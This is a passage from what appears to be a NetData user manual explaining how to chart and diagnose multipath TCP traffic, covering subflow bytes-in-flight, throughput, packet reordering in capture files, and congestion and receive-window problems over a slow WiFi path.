


The packet strips of the green subflow follow a gentle slope, whereas packets of bursts in the red and blue subflows follow a steeper slope and often arrive in rapid succession.

2.2.2 Subflow Bytes In Flight and Data Throughput

A different insight to the traffic distribution rules of the packet schedulers is provided by the bytes-in-flight line graphs of the TCP subflows. TCP bytes-in-flight graphs are requested with the 'TCP' checkbox on the flow chart's format-control window.


Another measure of bytes-in-flight is the contribution of each TCP connection to the bytes in flight of the composite flow, usually larger because a composite acknowledgement can't be issued until all the data with lower sequence numbers, across all the TCP connections, has been acknowledged. These measures are requested with the 'BIF by conn' checkbox and plotted as stacked area graphs within the composite transmit-window size:



Although all these packets were captured at the sender's single interface, packets weren't issued in the order of their composite sequence numbers. The size of the consequent short-term sequence gap is indicated by the cross-hatched area in the window-size area graph.

Another control plots throughput graphs for the individual TCP subflows, in their different colours.


The MP controls only appear when a multipath connection has been selected on the timing chart.




2.2.3 Reordering Packets in Capture Files

NetData reassembles the composite flows, determines their application protocols and characterises their transactions just as it does for standard TCP connections. To do this successfully, however, it must process packets in chronological order, and some sniffers, such as Wireshark, do not record packets in the correct order if they are captured at different interfaces. This is not a significant problem for independent TCP connections because their packet flows are usually confined to a single interface and are recorded in order, but the packets of multipath connections must be put in order.

NetData detects the need to reorder packets and will offer to do so by running Reordercap.exe that is assumed to be found with the standard Wireshark distribution.



Reordering can be requested by checking a box on the Input page of controls:




2.2.4 Congestion Avoidance and Packet Scheduling Weaknesses

This following chart provides an overview of a video-file transfer using the most recent version of MPTCP in a Linux kernel. The three TCP subflows – assigned colours red, blue and green – used the Cubic congestion-avoidance (CA) scheme. The composite bytes-in-flight (BIF) indicated by the stacked area graph, and the three subflow TCP BIF line graphs, show repeated patterns of BIF and round-trip times increasing, as the receive window became smaller, until that window became full; then the congestion-avoidance window was reduced substantially in a severe recovery phase.

The green path traversed a WiFi network with a very small bandwidth and the resulting queue of packets produced round-trip times up to 2 seconds. The occurrence of any large round-trip time produces a very large composite bytes-in-flight and in this case frequently filled the receive window. The WiFi path achieved a very small throughput yet, by causing the receive window to fill, probably reduced the throughput capacity of the other paths.

This throughput problem can be minimised by configuring a larger window size and by adopting a congestion-avoidance scheme that reacts quickly to large round-trip times. It needs a reliable measure of a path's minimum round-trip time and must throttle throughput to avoid significant queues forming in the network.


The retransmission timeout (RTO) for packets on a path with large trip times should be as small as possible, to retransmit delayed packets on a faster path. The RTO for retransmission on the same path is usually longer. A balance must be achieved between the desire to retransmit early to reduce BIF, and wasting bandwidth with unnecessary retransmissions.




(Capture file courtesy of Vladimir Gerasimov)

In this case the drop in throughput was exacerbated by the reduction in receive-window size. This is normally an indication of stress in the receiving application that is slow to remove data from the receive buffer, but it may be a consequence of the mechanismn that maintains a common receive-buffer size across the composite flow and subflows. Although TCP may have acknowledged data quickly in some subflows and thus enabled their receive windows to return to their full size, much of the data in the receive buffers can't be released to the application if an earlier data packet is still waiting for an ack across a different path with large round-trip times. If the application doesn't remove data from the receive buffer, the window must eventually close.

Packet loss has a damaging effect on throughput because in most congestion-avoidance schemes each loss halves the congestion window (CWND), and perhaps the most common cause of packet loss today is buffer overflow when packets queue in a router for transmission over a slower link. In a multipath connection the effect of packet queueing is insidious – the large round-trip times can delay the release of many buffered packets in other subflows and fill the composite receive buffer. When that buffer becomes full, the Linux MPTCP enters a severe recovery phase: all windows are drained of data; the only data packets sent are retransmissions of unacknowledged packets, and they are sent on the best performing alternate path with only one retransmission in each round-trip time. NetData records every alternate-path retransmission in the table of network events, and if those events are loaded into the charting module thay are displayed as pink vertical stripes on the timing chart:





